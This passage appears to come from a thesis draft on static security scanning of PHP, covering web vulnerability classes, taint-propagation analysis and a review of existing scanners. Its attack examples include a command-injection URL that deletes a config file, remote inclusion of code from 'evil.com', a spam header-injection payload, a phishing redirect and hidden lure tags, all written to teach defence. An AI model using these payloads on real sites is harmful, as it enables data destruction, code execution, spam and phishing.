3.2.7 OS Command Injection

OS command injection is based on malicious input getting in while executing shell commands. Vulnerable code could look like this:

```
echo $createHeader();
if (isset($_GET['file']) && ($_GET['file'] != '')
  && is_file($_GET['file'])
) {
  exec('touch ' . $file)
}
echo $createFooter();
```

An attacker then would use a URL like this:

```
http://www.example.com/index.php?file=file & rm ../../config.php
```

Calling this URL would delete the application's configuration file because the command that is encoded in the URL and that will be executed actually will be this:

```
touch file & rm ../../config.php
```

3.2.8 PHP File Inclusion, Remote Code Injection, Remote Command Execution

PHP file inclusion (also known as *remote code injection* or *remote command execution*) is a PHP-specific vulnerability that occurs when a PHP script includes another script file and takes the path of the file to include from an untrusted source. (Depending on the configuration of the system, the path of the file to include may also be a remote URL, thus making this kind of vulnerability possible in the first place.)

This is an example of vulnerable code:

```
echo $createHeader();
if (isset($_GET['file']) && ($_GET['file'] != '')
  && is_file($_GET['file'])
) {
  include($file);
}
echo $createFooter();
```

An attacker then could place some malicious code as a text file on some server (for example, at `http://evil.com/evil.txt`) and then use an URL like this to include that file:

```
http://www.example.com/index.php?file=http://evil.com/evil.txt
```

As a result, this URL will include and execute the PHP contained in the remote file.

3.2.9 E-Mail Header Injection

E-Mail header injection is an attack that makes use of e-mail forms or other mail functionality that uses untrusted data in e-mail header fields (like `From:`, `To:`, `Cc:` or `Subject:`).

If header-relevant data in contact forms (like the sender's name or the subject) is not sanitized of linefeeds or carriage returns, it is possible to include additional header lines like bcc:, allowing the form to be misused for sending SPAM e-mails.

The code of a vulnerable e-mail form could look like this:

```
1 mail(
2   'sales@example.com',
3   $_POST['email_subject'],
4   $_POST['email_body'],
5   'From: ' . $_POST['email_address']
6 );
```

An attacker then could forge a POST request (either using a HTML file that includes a form or via some program) and include a complete e-mail into the subject field (in the `email_subject` POST data):

```
Buy cheap Viagra!\r\nTo: some-spam-victim@example.org\r\n
  Bcc: other-victim@example.org, other-victim-2@example.org\r\n
  Buy cheap Viagra here: http://spamsite.example.com/\r\n
```

This would result in the following e-mail being send (headers and body):

```
From: requester@example.com (sender e-mail addres from POST data)
Subject: Buy cheap Viagra!
To: some-spam-victim@example.org
Bcc: other-victim@example.org, other-victim-2@example.org
Buy cheap Viagra here: http://spamsite.example.com/

To: sales@example.com

(e-mail body from POST data)
```

3.3 Problems not Detectable by Tainted Object Propagation Scanners

The following problems do not rely on a direct connection between data sources[1] and sinks to be exploitable and thus cannot be found using a tainted object propagation scanner. This list is not considered to complete—these are just some common examples.

Vulnerability	Top 25	CWE ID	Literature
Information disclosure, information exposure	—	CWE-200	[Nat09a, Wei12]
Full path disclosure	—	CWE-211	[KE08]
Cross-site request forgery	#12	CWE-352	[Nat09c, Kac08, OWA12, Wei12]
Open Redirect	#22	CWE-601	[Mor09]

Table 3.2: Some problems not detectable by tainted object propagation scanners

3.3.1 Information Disclosure/Information Exposure

Information disclosure (also known as *information exposure*) emerges when an application discloses internal information like database user names or the executed SQL, e. g., in error messages or HTML comments.

This is an example of vulnerable code:

[1] Please see section 4.9 on page 42 for details on tainted object propagation, sources and sinks.

```php
public function query($sql) {
  $queryResult = $this->link->query($sql);
  if ($queryResult === FALSE) {
    echo 'The following query has failed: ' . htmlspecialchars($query);
    die();
  }

  return $queryResult;
}
```

The attacker then would need to find a bug in the web application that causes the query to fail. This would expose table names and possible column names, providing valuable information for other attacks like SQL injection (see page 22).

Apart from the code itself being vulnerable, having PHP configured with `display_errors = On` makes the complete installation vulnerable as this causes any error messages from PHP to be output directly on the web page.

3.3.2 Full Path Disclosure

Full path disclosure vulnerabilities are a subset of the *information disclosure* class of vulnerabilities. It refers to an application disclosing the full path of the application or file, for example in error messages.

This is an example of vulnerable code:

```php
public function readFile($path) {
  $fileResource = fopen($path, 'r');
  if ($fileResource === FALSE) {
    echo 'Error opening file: ' . htmlspecialchars($path);
    die();
  }

  $fileContents = fread($fileResource, filesize($path));
  fclose($fileResource);

  return $fileContents;
}
```

If the attacker finds a case of a file not being readable, this would expose the path to the file (and thus to the general location of the application's files). This would provide the attacker with data helpful for a path traversal attack (page 25).

3.3.3 Cross-Site Request Forgery (CSRF/XSRF)

Cross-site request forgery (CSRF/XSRF) means that the current user session of a web application (e.g., in an open browser tab) is misused to execute certain actions on that site via malicious links, e. g., sending SPAM, changing the user's password or deleting their profile.

A common protection against an CSRF attack is requiring a token to be submitted together with the request. This token is unique to the current user session and usually not visible to the user. An attacker would need to retrieve the current session token, and merely submitting a fixed URL with a request would not work anymore. Facebook and TYPO3 use the token technique. [fac12, Rin11]

The danger of CSRF is greatly increased if the site is susceptible to XSS since being able to execute JavaScript in the target web site's context would allow an attacker to retrieve the current token.

3.3.4 Open Redirect

A web application is susceptible to an open redirect attack if it uses untrusted data as the source for a redirect. This is an example of vulnerable code:

```
1 header('Location: ' . $_GET['redirect_url']);
```

The URL of an attack could look like this:

```
http://www.example.com/this/is/some/long/path.html
  ?some_parameter=.....................................................
  &redirect_url=http://phishing.example.com
```

This would allow an attacker to lure a user first onto a legit site (as the first part of the URL is a legit, albeit vulnerable site) and then redirect the user to some phishing site.

This attack is hard to scan for automatically because some redirects may be valid (and not vulnerable). To protect against this type of attack, white-listing is the recommended

approach for validation. Validation, however, is not the same as sanitation, and currently cannot be scanned for using a tainted object propagation scanner.

3.4 How to Lure Users onto Untrusted URLs

Most of the attacks listed here base on a user opening a crafted URL in a browser (either directly in the URL bar or indirectly via a document that loads or includes another URL), containing malicious content. There are several techniques used to obfuscate the malicious nature of a URL:

3.4.1 Image Tags

An image tag that loads some URL could look like this:

```
<img src="http://example.com/?foo=evilScript"
  width="0" height="0" style="display: none;" />
```

For this attack vector to work, the loaded script does not necessarily need to return real image data—empty data will work as well.

3.4.2 Iframes

An iframe tag that loads some URL as HTML could look like this:

```
<iframe src="http://example.com/?foo=evilScript"
  width="0" height="0" style="display: none;">
</iframe>
```

3.4.3 URL Shortening Services

URL shortening service like bit.ly, tinyurl or goog.gl are particularly commonly used in Twitter messages. Those services redirect to a longer URL that is stored for the short link. Shortened URLs for `http://www.google.de/` would look like this:

```
http://bit.ly/4NuEFt
http://tinyurl.com/yg7p6l7
http://goo.gl/HKEkX
```

Without browser add-ons, it is not possible to see where a shortened (and thus also obfuscated) URL might lead.

3.4.4 Encoded URL Parameters

URL parameters may be encoded in several ways to make suspiciously-looking parts look less fishy. In the following example, `<script` is included in the URL in an encoded way.

```
http://example.com/?foo=&#60;&#115;&#99;&#114;&#105;&#112;&#116;...
```

4 Static Analysis (partly READY FOR FEEDBACK, PROOFREAD)

This chapter describes static code analysis, the difference to other analysis types, the technical details and the theory behind it.

4.1 Static Analysis vs. Dynamic Analysis

Generally, there are two basic approaches to program analysis, differentiated by the time the analysis is performed: *static analysis* and *dynamic analysis*.

4.1.1 Static Analysis

Static analysis (SA) or *Static code analysis* is defined as analyzing the way code of a program (the source code, byte code or machine code) will execute instead of—or before—actually running it. The analysis is performed on an abstract level, i. e., it does not use concrete data for checking. [VA06]

The aim of static analysis is to find bugs, structural problems, code smells or to help in understanding the system that is analyzed very early in the development cycle. [Khe09, CW07] Optimally, the developer will be able to see the problems directly during development, e. g., as markers in their development environment, or as feedback from a tool that is run in parallel.

Static analysis allows all possible program paths to be checked, independent of the program paths actually being executed during the particular set of data used during execution. In addition, the results of static code analysis are repeatable. [cov09]

4.1.2 Dynamic Analysis

Dynamic analysis is code analysis that happens when the code is executed. This usually comes with a performance penalty, but it also increases precision because the analysis works on the actual data instead of a general model of the data. [CW07] However, it also considerably reduces the callback as the dynamic analysis always works on a concrete set of data, and the analysis will not find problems that only occur with different data. [VA06]

Examples of automated dynamic analysis would be penetration tests for the outside view or unit tests.

4.2 Approaches to Static Analysis

Generally, there are several different approaches when doing static code analysis [RAF04]: string pattern matching, syntactic bug pattern detection, data-flow analysis, theorem proving and model checking, all of which are to be explained in this section.

4.2.1 String Pattern Matching

String pattern matching is the most simple form of static code analysis.

With this approach, the scanner approaches the source code basically just as list of lines, which consist of characters. This kind of scanner does not operate on tokens or any other abstracted structure of the program.

To the author's knowledge, this approach is only used in security scanners, but not for other static code analysis tools.

The scanner checks for security vulnerabilities by scanning for certain commands or command sequences and heavily relies on the human eye for filtering out false positives. This greatly reduces its practical use as programmers tend to ignore warnings if they contain lots of false positives. [JCS07]

Still, it is possible to use this approach for finding some vulnerabilities, for example using *Google Code Search*. [Son06]

The main drawback of this approach is that there are lots of false positives (e. g., with the tool SWAAT [swa09]) as the tools do not use any data-flow analysis and thus cannot

distinguish between a potentially unsafe command being executed with data that is in fact unsafe and those cases where the data is already ensured to be safe at that point.

The most basic way of applying this code analysis is by simply using the text search function of a text editor—possibly with regular expressions—or text-search command line tools like *grep*.

4.2.2 Syntactic Bug Pattern Detection ("Style Checking")

Syntactic bug pattern detection means the scanner works a model of the code and its structure, for example a stream of tokens or an abstract syntax tree (section 4.4). However, this kind of scanner does not apply any interprocedural control-flow or data-flow analysis. This type of scanner often is used for enforcing coding style guidelines, e. g., in continuous integration (CI) environments like *Jenkins* [Cro13]. Hence, these scanners also are called "style checkers".

Compared to string pattern matching for finding bugs, this approach greatly reduces the number of false positives and makes the scanner a lot more useful. [RAF04]. Tools like *PHPCodeSniffer*, *PMD* or *FindBugs* fall into this category.

4.2.3 Data-Flow Analysis

Scanners that rely on data-flow analysis first create information about the control flow, i. e., about the possible paths through the program. On top of this information, they compute information about what data is used or modified at which program point. [Khe09] This information usually is an approximation of the real data that is used during program execution.

Data flow analysis consists of *intraproceducal data-flow analysis* (i. e., the analysis of the data flow both within a function as well as in the global scope) and *interproceducal data-flow analysis*, i. e., the analysis of the data flow between functions.

Data-flow analysis is the most precise way of scanning statically for security vulnerabilities without having to annotate the source code in any way. [RAF04]

Pixy [JKK07] is an example of a security scanner using data-flow analysis.

4.2.4 Theorem Proving

Theorem proving relies on the programmer adding preconditions, postconditions and loop invariants to the source code as code annotations. The scanner then can analyze the program and check whether all conditions are met. [RAF04]

ESC/Java is an example from this class of tools.

4.2.5 Model Checking

Model checking relies on creating suitable models of the program—either manually or automatically by using code annotations that state what should be checked. [Khe09] One drawback of this class of scanners is that programs including library calls are practically impossible to check as it would be necessary to model their complete behavior, not just e. g., the fact that they do (or do not) sanitize their inputs. This greatly reduces the feasibility of this approach for real-world programs. [RAF04]

Bandera is a scanner that makes use of model checking.

4.3 The Components of a Code Analyzer using Data-flow Analysis

The components at the start of the processing chain of a code analyzer using data-flow analysis basically are the same components that compilers use (figure 4.1 on page 37). The reason for this is that both static code analyzers and compilers can start with the source code as a plain text file and need some abstract semantic information on the program to work with.

If the static code analyzer works on a later product of the compiler tool chain (such as bytecode or machine code), the static code analyzer of course does not need to have the components that already have been used by the compiler. For example, JLint works on Java bytecode [RAF04], and Bytekit works on the bytecode generated during the PHP interpreter's compilation phase, providing control flow graphs. [Ess11, Ber13]



Figure 4.1: The main components in the processing chain of a code analyzer using data-flow analysis basically are the same as these from a compiler.

4.3.1 Lexer, Lexical Analyzer, Scanner, Tokenizer

The *lexer* (also referred to as *lexical analyzer*, *scanner*[1] of *tokenizer*) takes the stream of characters of the source program as input and converts them into meaningful sequences called *tokens* or *lexemes*. [Aho86, Rei12]

4.3.2 Parser, Syntax Analyzer

The *parser*—also referred to as *syntax analyzer*—takes the lexemes (tokens) as input and creates a tree-like intermediate representation for the grammatical structure of the tokens. This usually either is an abstract syntax tree (AST) or a three-address code (TAC). [Aho86, Rei12]

[1] In all other places of this thesis, the author uses the term *scanner* with the meaning "security scanner".

4.4 Abstract Syntax Trees (AST) (READY FOR FEEDBACK)

An *abstract syntax tree (AST)* [Rei12] is an abstract representation of the structure of program. This representation is stripped of anything that is not essential for the semantics of the program: For example, the tree does not contain parenthesis; instead, the order of execution is represented in the order and hierarchy of the tree. Thus, it is not possible to reconstruct the exact source code back from an abstract syntax tree, while it still is possible to rebuild a program that has the same semantics as the original program.

For the following code example, figure 4.2 on page 38 shows the corresponding abstract syntax tree.

```
1 if ($x > $y) {
2   $z = 42;
3 }
```

An abstract syntax tree is still mostly human-readable ... if the reader knows how to read a tree using a pre-order walk.



Figure 4.2: An abstract syntax tree (AST) represents the semantic structure of the original program, but does not contain the syntactic details.

4.5 Parse Trees/Concrete Syntax Trees (READY FOR FEEDBACK)

A *concrete syntax tree* or *parse tree* [Rei12, Aho86] contains all elements of the original source code in a semantic structure, including parenthesis, and comments. It is possible to fully reconstruct the original code from a parse tree—except for some indentation details—, making a parse tree also useful for transformations within the source code. On the downside, parse trees are very verbose in comparison to abstract syntax trees, which are reduced to the bare semantics.

For the following code example (which is the same as in section 4.4), figure 4.3 on page 44 shows the corresponding PHP parse tree as created by the PhpParser package. The difference in size—for the exact same source code—is striking.

The figure shows that the PHP opcodes also are listed with their opcode name, e. g., *T_CLOSE_BRACES*.

```
1 if ($x > $y) {
2   $z = 42;
3 }
```

4.6 Three-address Code (TAC) (READY FOR FEEDBACK)

Three-address code (TAC) [Rei12, Aho86] is a theoretical concept for an intermediate program representation that roughly resembles assembly code. Three-address codes each consist of a basic operation and up to three operands or eponymic "addresses". Addresses can be variables, constants, literals, compiler-generated temporaries, or jump targets.

Three-address code breaks down deep expressions and loops into a relatively simple, linearized structure with conditions and jumps, making it particularly useful for data-flow analysis.

Let's see how some example PHP code translates into three-address code:

```
1 $x = 1;
2 $y = 2;
3 $x = $x + $y + 3;
4 if ($x == 6) {
5   $z = 4;
6 }
```

There are two approaches to writing three-address code. The first approach lists the operator first, making the notation more strict:

```
     (=, x, 1)            // x = 1
     (=, y, 2)            // y = 2
     (+, t0, x, y)        // t0 is a compiler-generated temporary as
                          // x gets overwritten, making x non-unique.
     (+, t1, t0, 3)       // t1 is another generated temporary.
     (if_neq, t1, 6, @L0) // Jumpo to @L0 if t1 is not equal to 6.
     (=, z, 4)            // z = 4
@L0:                      // The jump target is labelled @L0.
```

Another approach is to put the operator(s) where they fit more naturally, making the notation more human-readable:

```
     (x = 1)
     (y = 2)
     (t0 = x + y)
     (t1 = t0 + 3)
     (if t1 != 6 goto @L0)
     (z = 4)
@L0:
```

This is still the same three-address code, just written a bit differently.

4.7 Control-flow Graphs (READY FOR FEEDBACK)

A *control-flow graph (CFG)* [CW07] or *flow graphs* [Aho86] is a directed graph build on top of an abstract syntax tree or a parse tree that models the different paths through a program. Control-flow graphs are an important structure used in data-flow analysis.

Let's have an example. For the following PHP code example, figure 4.4 on page 45 depicts the corresponding control-flow graph. Note that the loops is changed to a conditional jump.

```
1 $count = 0;
2 $output = '';
3
4 while (strlen($output) < 99) {
5   $output .= 'Hello world! ';
6   $count++;
7 }
8
9 echo $output;
```

There are two special nodes in this graph—called *ENTRY* and *EXIT*. Those nodes do not represent any executable code, but are merely markers for the control-flow. The *ENTRY* must not have any incoming edges, and the *EXIT* nodes must not have any outgoing edges—actually, they are the only nodes without any outgoing edges. A control-flow graph may have only one entry node, but several exit nodes.

Note that a non-entry node without any incoming nodes is not reachable, i. e., the code contained in that node is *dead code*.

A node may contain several instructions. These multi-instruction nodes are called *basic blocks*. However, an incoming edge can only point a node, not to an individual instruction within a node. Thus, if an instruction is the target of the jump, the instruction needs to be the first instruction of a basic block.

The same goes for outgoing edges: Outgoing edges can only be attached to a complete node, not to individual instructions within that node. Thus, if an instruction that contains a jump, it needs to be the last instruction in a basic block, and the following instructions needs to be placed within another basic block.

This allows for control-flow graphs to model all possible execution paths through a program in a way that each basic block either gets executed as whole, or it does not get executed at all.

4.8 Static Analysis for Finding Vulnerabilities

Tools for static code analysis can find real bugs in production software [HP04, APM+07], including security problems such as unintentionally ignored expressions, use-after-free [Nat13] or buffer overflows. Coverty [cov09] regularly uses their scanner to scan some open source projects for free, provide the bug reports to the projects, and publish regular reports on their efforts and the results, including numbers on the different vulnerability types found by their tool.

[CW07] explains in detail the way static analysis of code works and the techniques to use it to find bugs and vulnerabilities.

4.9 Scanning for Tainted Object Propagation Problems

For finding *tainted object propagation* problems (see section 3.2 on page 22 for details), scanners use the approach described below. [LL05, CW07] This kind of scanner correspondingly is called *tainted object propagation scanner*.

The scanner tracks where potentially untrusted data enters the application in places that are called **sources**, for example parts of the request. In the example (figure 4.5 on page 45), the `$_GET` variable "name" is a source.

The data is used during an `echo` call, outputting the data in the request body. Places like this in which data gets used in a way that could cause harm are called **sinks**. In this case, the vulnerability would be *cross-site-scripting (XSS)* (section 3.2.2 on page 23).

Sinks are specific to certain kinds of vulnerabilities. For example, the `echo` call is a sink for cross-site scripting, but it is not a sink for SQL injection (section 3.2.1 on page 22), whereas a `mysql_query` call is a sink for SQL injection, but not for cross-site scripting. Sources, however, are not vulnerability-specific—either the data from a source generally is to be trusted, or it is considered untrusted.

Data originating in a source (i. e., untrusted data) is called **tainted** as long as it does not get **sanitized**. In the second example (figure 4.6 on page 46), the `htmlspecialchars` call—which escapes all HTML entities—makes the tainted data safe in regards to cross-site scripting. Like sinks, sanitation is specific to certain kinds of vulnerabilities: For example, the `htmlspecialchars` call does not make the data safe concerning SQL injection.

Thus, a variable's *taint state* at some point of the program execution can either be *tainted* or *untainted*.

A tainted object propagation scanner uses data-flow analysis to track the state of data (tainted or untainted in regard to certain vulnerability types) at each point of the program. When data flows into a sink for a certain type of vulnerability, and the data is tainted for this type of vulnerability, the scanner has found a vulnerability.

In their scanner *Pixy* [JKK06a, JKK06c, Jov07], the authors apply the tainted object propagation scanning approach to PHP.

In the author's experience in the TYPO3 security team [sec12], most programmers have a rough understanding of the tainted object propagation concept, but lack in understanding which sinks and which sanitation functions relate to what type of vulnerability. A common e-mail exchange about a vulnerable TYPO3 extension would go like this:

> **Security team member:** Dear TYPO3 extension author, an SQL injection vulnerability has been found in your extension and confirmed by our team. In line 172 of the file `foo.php`, data is read from a GET variable and then used for an SQL query in line 208 without being sanitized first.
>
> Could you please send us a patch that fixes this issue together with an updated version of your extension?
>
> **TYPO3 extension author:** Thanks for your e-mail. Please find attached the patch and the new version of the extension.
>
> **Security team member:** (looks at the patch and finds an `htmlspecialchars` call that is supposed to fix the SQL injection) *Sigh.*



Figure 4.3: A parse tree contains all the syntactic details of the original code, making it extremely verbose.



Figure 4.4: A control-flow graph represents all possible paths through a program.



Figure 4.5: Tainted data enters the application via a `$_GET` variable source and gets used in an `echo` sink.



Figure 4.6: Tainted data gets sanitized for XSS using `htmlspecialchars`.

5 Review of Existing Static PHP Vulnerability Scanners (READY FOR FEEDBACK, partly PROOFREAD)

For this thesis, an existing scanner was needed that already worked reasonably well and could be modified (i. e., it needed to be under an Open Source license like the Gnu Public License).

5.1 SWAAT

SWAAT [swa09] is closed-source freeware or open source (depending on whether the enclosed FAQ file or the web site should be considered the more current source), programmed in .NET. It solely relies on string matching. On the test suite, it listed practically all SQL queries as "security sensitive functionality", recommending "manual source code review". Effectively, it produced many false positive and did not find any of the existing XSS issues.

This project has been orphaned, i. e., development and maintenance have ceased.

5.2 CodeSecure Verifier

Armorize CodeSecure Verifier [cod08, ver08] is a closed-source, commercial source code scanner that is available in hardware and as software-as-a-service (SaaS). It provides data-flow and control-flow analysis, thus detecting most tainted-object-propagation vulnerabilities.

This scanner is based on the research published in [HYH+04].

5.3 PHP-SAT

PHP-SAT [php07b] is an Open Source tool programmed in Stratego/XT [str08] that uses intraprocedural data-flow analysis. It is based on PHP-front [php07a] and is able to work on code written in PHP 4 and 5. There is no stable release yet, and development has ceased in 2007.

This tool does not compile on the used testing environment Ubuntu, and has very scarce documentation.

5.4 Pixy

Pixy [JKK07] is an Open Source tool programmed in Java using interprocedural data-flow analysis.

Pixy currently works only on PHP 4 code. After changing the test suite to PHP 4-only, Pixy found all vulnerabilities that did not use PHP 5 autoloading.

5.5 Yasca—Yet Another Source Code Analyzer

Yasca [yas09] is an Open Source tool programmed in PHP that combines its own pattern-matching search with the output of other scanners included as plug-ins, among them Pixy and PHPlint.

Using only its own scanning engine, Yasca was not able to find a single vulnerability.

5.6 Deciding on a Scanner for the Thesis

This is an overview of the desired properties for a scanner which could be used as a basis for the thesis:

Pixy was the only scanner tested that had a clear Open Source license, worked in the first place, and had both a reasonable recall and precision. Thus the decision was to build on Pixy for this thesis.

	Open Source	runs at all	good recall	good precision
SWAAT	(unclear)	✓	—	—
Code Secure Verifier	—	(✓)	(not tested)	(not tested)
PHP-SAT	✓	—	(not tested)	(not tested)
Pixy	✓	✓	✓	✓
Yasca	✓	✓	—	(nothing found)

Table 5.1: Reviewed PHP security scanners

